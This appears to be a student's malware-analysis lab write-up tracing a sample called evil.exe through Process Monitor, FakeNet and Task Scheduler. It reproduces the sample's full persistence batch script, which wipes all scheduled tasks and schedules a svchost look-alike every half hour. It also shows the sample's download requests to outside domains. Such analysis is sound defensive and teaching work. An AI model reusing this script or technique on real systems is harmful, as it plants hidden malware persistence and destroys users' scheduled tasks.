11:25:01.2404967 PM  evil.exe  2164  QueryDirectory  C:\Windows\System32    SUCCESS  0: iscsium.dll, 1: iscsiwmi.dll, 2: isoburn.exe, 3: it-IT, 4: itircl.dll, 5: itss
11:25:01.2405377 PM  evil.exe  2164  QueryDirectory  C:\Windows\System32    SUCCESS  0: KBDBENE.DLL, 1: KBDBGPH.DLL, 2: KBDBGPH1.DLL, 3: KBD
11:25:01.2405788 PM  evil.exe  2164  QueryDirectory  C:\Windows\System32    SUCCESS  0: KBDHE.DLL, 1: KBDHE220.DLL, 2: KBDHE319.DLL, 3: KBDHE
11:25:01.2406622 PM  evil.exe  2164  QueryDirectory  C:\Windows\System32    SUCCESS  0: KBDKOR.DLL, 1: KBDKYR.DLL, 2: KBDLA.DLL, 3: KBDLAO.DL
11:25:01.2407225 PM  evil.exe  2164  QueryDirectory  C:\Windows\System32    SUCCESS  0: KBDRU1.DLL, 1: KBDSF.DLL, 2: KBDSG.DLL, 3: KBDSL.DLL,
11:25:01.2407600 PM  evil.exe  2164  QueryDirectory  C:\Windows\System32    SUCCESS  0: KBDUSA.DLL, 1: KBDUSL.DLL, 2: KBDUSR.DLL, 3: KBDUSX.D
11:25:01.2407945 PM  evil.exe  2164  QueryDirectory  C:\Windows\System32    SUCCESS  0: ksuser.dll, 1: Kswdmcap.ax, 2: ksxbar.ax, 3: ktmutil.exe, 4: ktmw3
```

```
0: LocationNoti
1: locationnotifi
2: Locator.exe
3: lodctr.exe
4: logagent.exe
5: LogFiles
6: loghours.dll
7: logman.exe
8: logoff.exe
9: logoncli.dll
10: LogonUI.ex
11: lpk.dll
12: lpksetup.ex
13: lpksetuppro
14: lpremove.ex
15: lsasrv.dll
16: lsass.exe
17: LSCSHostP
18: lsm.exe
19: lsmproxy.dll
20: lt-LT
21: luainstall.dll
22: lusrmgr.msc
23: lv-LV
24: lz32.dll
25: lzexpand.dll
26: l_intl.nls
27: Magnificatio
28: Magnify.exe
29: main.cpl
30: makecab.ex
31: manage-bd
32: manage-bd
```


Following more Internet Explorer registry tweaks, pao.exe re-appears. Another foreign executable, tongji2.exe (tongji is Chinese for "statistics") is created. evil.exe creates svchest.exe. It is purely by coincidence that "hest" means "horse" -- as in, Trojan horse -- in Norwegian. Of course, it is named as such to appear as much like "svchost.exe" as possible and escape detection when the Task Manager is called up.

Interestingly enough, evil.exe then creates a GIF file named blank, alongside pao in that temporary internet file directory. But judging by the sheer avalanche of WriteFile operations, this is no image. Evil.exe does lots of things with funbots.bat, then closes the half-dozen threads it created and does various housekeeping tasks before shutting down.

All of the internet-related activity made FakeNet my first destination after Process Monitor. Sure enough, FakeNet shows that the sample queries a handful of strange domains, then makes a GET request for a file:


Queries	GET Request
mzf2008.blog.163.com	a "blog" directory
hisunpharm.com	pao.exe
static.naver.net	blank.gif
timeless888.com	sun.txt; tong.htm; favicon.ico

FakeNet later shows that evil.exe desperately wanted access to a file called sun.txt, calling for it repeatedly as shown.




```
[Received new connection on port: 80.]
[New request on port 80.]
  GET /sun.txt HTTP/1.1
  Accept: */*
  Accept-Encoding: gzip, deflate
  User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Trident/4.0; SL
CC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC
 6.0; .NET4.0C; .NET4.0E)
  Host: timeless888.com
  Connection: Keep-Alive

[Failed to open file C:\Users\Admin\Desktop\Tools\Fakenet1.0b\defaultFiles\FakeN
et.html to respond to HTTP request.]


[Received new connection on port: 80.]
[New request on port 80.]
  GET /sun.txt HTTP/1.1
  Accept: */*
  Accept-Encoding: gzip, deflate
  User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Trident/4.0; SL
CC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC
 6.0; .NET4.0C; .NET4.0E)
  Host: timeless888.com
  Connection: Keep-Alive

[Failed to open file C:\Users\Admin\Desktop\Tools\Fakenet1.0b\defaultFiles\FakeN
et.html to respond to HTTP request.]


[Received new connection on port: 80.]
[New request on port 80.]
  GET /sun.txt HTTP/1.1
  Accept: */*
  Accept-Encoding: gzip, deflate
  User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Trident/4.0; SL
CC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC
 6.0; .NET4.0C; .NET4.0E)
  Host: timeless888.com
  Connection: Keep-Alive

[Failed to open file C:\Users\Admin\Desktop\Tools\Fakenet1.0b\defaultFiles\FakeN
et.html to respond to HTTP request.]
_
```

A quick trip toAntiSpy showed that svchest.exe, created by the illustrious sofrs corporation, scheduled a litany of future tasks. AntiSpy also alerts us to the sample created a registry key called skunser in the Run folder of the Current User with C:\ntldrs\svchest.exe as the value.



Name	Description	File	File Corporation
☑ At13	0004b0	c:/ntldrs/svchest.exe	sofrs
☑ At12	0004b0	c:/ntldrs/svchest.exe	sofrs
☑ At11	0004b0	c:/ntldrs/svchest.exe	sofrs
☑ At10	0004b0	c:/ntldrs/svchest.exe	sofrs
☑ At1	0004b0	c:/ntldrs/svchest.exe	sofrs
☑ At18	0004b0	c:/ntldrs/svchest.exe	sofrs
☑ At17	0004b0	c:/ntldrs/svchest.exe	sofrs
☑ At16	0004b0	c:/ntldrs/svchest.exe	sofrs
☑ At15	0004b0	c:/ntldrs/svchest.exe	sofrs
☑ At14	0004b0	c:/ntldrs/svchest.exe	sofrs
☑ At22	0004b0	c:/ntldrs/svchest.exe	sofrs
☑ At21	0004b0	c:/ntldrs/svchest.exe	sofrs
☑ At20	0004b0	c:/ntldrs/svchest.exe	sofrs
☑ At2	0004b0	c:/ntldrs/svchest.exe	sofrs
☑ At19	0004b0	c:/ntldrs/svchest.exe	sofrs
☑ At27	0004b0	c:/ntldrs/svchest.exe	sofrs
☑ At26	0004b0	c:/ntldrs/svchest.exe	sofrs
☑ At25	0004b0	c:/ntldrs/svchest.exe	sofrs
☑ At24	0004b0	c:/ntldrs/svchest.exe	sofrs
☑ At23	0004b0	c:/ntldrs/svchest.exe	sofrs
☑ At31	0004b0	c:/ntldrs/svchest.exe	sofrs
☑ At30	0004b0	c:/ntldrs/svchest.exe	sofrs
☑ At3	0004b0	c:/ntldrs/svchest.exe	sofrs
☑ At29	0004b0	c:/ntldrs/svchest.exe	sofrs
☑ At28	0004b0	c:/ntldrs/svchest.exe	sofrs
☑ At36	0004b0	c:/ntldrs/svchest.exe	sofrs
☑ At35	0004b0	c:/ntldrs/svchest.exe	sofrs
☑ At34	0004b0	c:/ntldrs/svchest.exe	sofrs
☑ At33	0004b0	c:/ntldrs/svchest.exe	sofrs
☑ At32	0004b0	c:/ntldrs/svchest.exe	sofrs
☑ At40	0004b0	c:/ntldrs/svchest.exe	sofrs
☑ At4	0004b0	c:/ntldrs/svchest.exe	sofrs
☑ At39	0004b0	c:/ntldrs/svchest.exe	sofrs
☑ At38	0004b0	c:/ntldrs/svchest.exe	sofrs
☑ At37	0004b0	c:/ntldrs/svchest.exe	sofrs
☑ At45	0004b0	c:/ntldrs/svchest.exe	sofrs
☑ At44	0004b0	c:/ntldrs/svchest.exe	sofrs
☑ At43	0004b0	c:/ntldrs/svchest.exe	sofrs
☑ At42	0004b0	c:/ntldrs/svchest.exe	sofrs
☑ At41	0004b0	c:/ntldrs/svchest.exe	sofrs
☑ At6	0004b0	c:/ntldrs/svchest.exe	sofrs
☑ At5	0004b0	c:/ntldrs/svchest.exe	sofrs
☑ At48	0004b0	c:/ntldrs/svchest.exe	sofrs
☑ At47	0004b0	c:/ntldrs/svchest.exe	sofrs
☑ At46	0004b0	c:/ntldrs/svchest.exe	sofrs

Checking Windows' native task scheduler reveals that svchest.exe is scheduled to run every half hour. It is done so with the SYSTEM user account, and the "run whether user is logged on or not" and "run with highests privileges" options selected and greyed out. Again, it's unlikely an average user would be concerned with task scheduler in the first place, but even if they did happen up this, they would see "SYSTEM" and the selected options and assume the computer was doing something authorized and necessary.




Name	Status	Triggers	Next Run Time	Last Run Time	Last Run Result	Author	Created
At1	Ready	At 12:00 AM on 1/11/2018		Never			
At10	Ready	At 4:30 AM on 1/11/2018		Never			
At11	Ready	At 5:00 AM on 1/11/2018		Never			
At12	Ready	At 5:30 AM on 1/11/2018		Never			
At13	Ready	At 6:00 AM on 1/11/2018		Never			
At14	Ready	At 6:30 AM on 1/11/2018		Never			
At15	Ready	At 7:00 AM on 1/11/2018		Never			
At16	Ready	At 7:30 AM on 1/11/2018		Never			
At17	Ready	At 8:00 AM on 1/11/2018		Never			
At18	Ready	At 8:30 AM on 1/11/2018		Never			
At19	Ready	At 9:00 AM on 1/11/2018		Never			
At2	Ready	At 12:30 AM on 1/11/2018		Never			
At20	Ready	At 9:30 AM on 1/11/2018		Never			

When you create a task, you must specify the action that will occur when your task starts. To change these actions, open the task property pages using the Properties command.


Action	Details
Start a program	c:/ntldrs/svchest.exe

It accomplished this with the funbots batch file, which required a separate run of evil.exe and watching the C:\ntldrs folder closely in order to copy and paste the file before evil.exe cleaned it up.




```
@echo off
schtasks /delete /tn * /f
sc config Schedule start= auto
net start "Task Scheduler"
At 0:00  /interactive c:/ntldrs/svchest.exe
At 0:30  /interactive c:/ntldrs/svchest.exe
At 1:00  /interactive c:/ntldrs/svchest.exe
At 1:30  /interactive c:/ntldrs/svchest.exe
At 2:00  /interactive c:/ntldrs/svchest.exe
At 2:30  /interactive c:/ntldrs/svchest.exe
At 3:00  /interactive c:/ntldrs/svchest.exe
At 3:30  /interactive c:/ntldrs/svchest.exe
At 4:00  /interactive c:/ntldrs/svchest.exe
At 4:30  /interactive c:/ntldrs/svchest.exe
At 5:00  /interactive c:/ntldrs/svchest.exe
At 5:30  /interactive c:/ntldrs/svchest.exe
At 6:00  /interactive c:/ntldrs/svchest.exe
At 6:30  /interactive c:/ntldrs/svchest.exe
At 7:00  /interactive c:/ntldrs/svchest.exe
At 7:30  /interactive c:/ntldrs/svchest.exe
At 8:00  /interactive c:/ntldrs/svchest.exe
At 8:30  /interactive c:/ntldrs/svchest.exe
At 9:00  /interactive c:/ntldrs/svchest.exe
At 9:30  /interactive c:/ntldrs/svchest.exe
At 10:00  /interactive c:/ntldrs/svchest.exe
At 10:30  /interactive c:/ntldrs/svchest.exe
At 11:00  /interactive c:/ntldrs/svchest.exe
At 11:30  /interactive c:/ntldrs/svchest.exe
At 12:00  /interactive c:/ntldrs/svchest.exe
At 12:30  /interactive c:/ntldrs/svchest.exe
At 13:00  /interactive c:/ntldrs/svchest.exe
At 13:30  /interactive c:/ntldrs/svchest.exe
At 14:00  /interactive c:/ntldrs/svchest.exe
At 14:30  /interactive c:/ntldrs/svchest.exe
At 15:00  /interactive c:/ntldrs/svchest.exe
At 15:30  /interactive c:/ntldrs/svchest.exe
At 16:00  /interactive c:/ntldrs/svchest.exe
At 16:30  /interactive c:/ntldrs/svchest.exe
At 17:00  /interactive c:/ntldrs/svchest.exe
At 17:30  /interactive c:/ntldrs/svchest.exe
At 18:00  /interactive c:/ntldrs/svchest.exe
At 18:30  /interactive c:/ntldrs/svchest.exe
At 19:00  /interactive c:/ntldrs/svchest.exe
At 19:30  /interactive c:/ntldrs/svchest.exe
```

It took many re-tries to capture the system.yf file in this manner; its creation and deletion are close together and extremely quick, and the latency involved in operating a virtual machine made it like a game of whack-a-mole. It appears to be a help file for FakeNet, which may be an idiosyncrasy of this lab, as opposed to the actual content of system.yf


C:\ntldrs\system - Copy.yf - Notepad++ [Administrator]
File Edit Search View Encoding Language Settings Macro Run Plugins Window ?
system - Copy.yf

```

<body lang=EN-US link=blue vlink=purple style='tab-interval:.5in'>

<div class=WordSection1>

<p class=MsoNormal>This is the help file for <span class=SpellE>FakeNet</span>
version 1.0.<span style='mso-spacerun:yes'>  </span>This program must be run
with administrator privileges  <span style='mso-spacerun:yes'> </span>If you
```

This is more or less confirmed when accessing blank.gif in the Temporary Internet Files folder. Instead of juicy malware-delivered data, here we have a shameless book plug:


uter ▸ Local Disk (C:) ▸ Users ▸ Admin ▸ AppData ▸ Local ▸ Microsoft ▸ Windows ▸ Temporary Internet Files
35599786201141872685 02/
blank.gif
favicon.ico
pao.exe
sun.txt
tong.htm
http://static.naver.net/w9/blank.gif - Windows Internet Explorer
http://static.naver.net/w9/blank.gif
Favorites
Suggested Sites
Web Slice Gallery
http://static.naver.net/w9/blank.gif
Practical Malware Analysis
The Hands-On Guide to Dissecting Malicious Software
Michael Sikorski and Andrew Honig
Foreword by Richard Bejtlich

In Piazza, Cas Donoghue speculated that this sample is a variant of malware that was used to attack Korean banks in 2013. Interestingly enough, the blog article describing the incident pointed out that the malware fails miserably if the user's browser security is properly configured via the enabling of DEP (data execution prevention). This circles us back to the lecture, where the real failure in the APT-Kill-Chain occurs in the Delivery stage and the real important acronym of malware mitigation is PEBKAC.